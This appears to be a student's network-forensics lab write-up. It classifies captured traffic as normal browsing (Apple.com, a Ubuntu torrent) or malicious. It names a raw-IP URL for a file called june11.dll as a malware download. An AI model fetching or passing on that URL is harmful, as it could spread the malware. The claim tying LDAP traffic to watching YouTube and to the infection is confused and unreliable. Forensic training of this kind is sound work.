
Behavioral Analysis


Purpose of Traffic on the Network

Users has two kinds of activity:

"Normal" Activity

Normal use of the websites like, rotterdam-pc.mind-hammer.net, pictures.fasthealth.com






Suspicious Activity

users opened the below link to download:

LAPTOP-5WKHX9YG.frank-n-ted.com used to download: http://205.185.125.104/files/june11.dll




Normal Activity

Browsing Apple.com

Summarize the following:


- What kind of traffic did you observe? Which protocol(s)?
 - Standard Query Response using the DNS protocol.
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - They were browsing Apple.com
- Include screenshots of packets justifying your conclusions.



Ubuntu? I hardly know you!

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - Download a file. Using the GET method of the HTTP protocol
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - They are downloading a torrent of the OS Ubuntu from the website torrent.ubuntu.com



Malicious Activity



ITube? No, YouTube!

Summarize the following:

What kind of traffic did you observe? Which protocol(s)?
 LDAP


What, specifically, was the user doing?

Connecting to an AD (Active Directory) to steal time from the company by watching YouTube and browsing the web. This careless behaviour led to the downloading of malware (june11.dll).

• Include a description of any interesting findings:

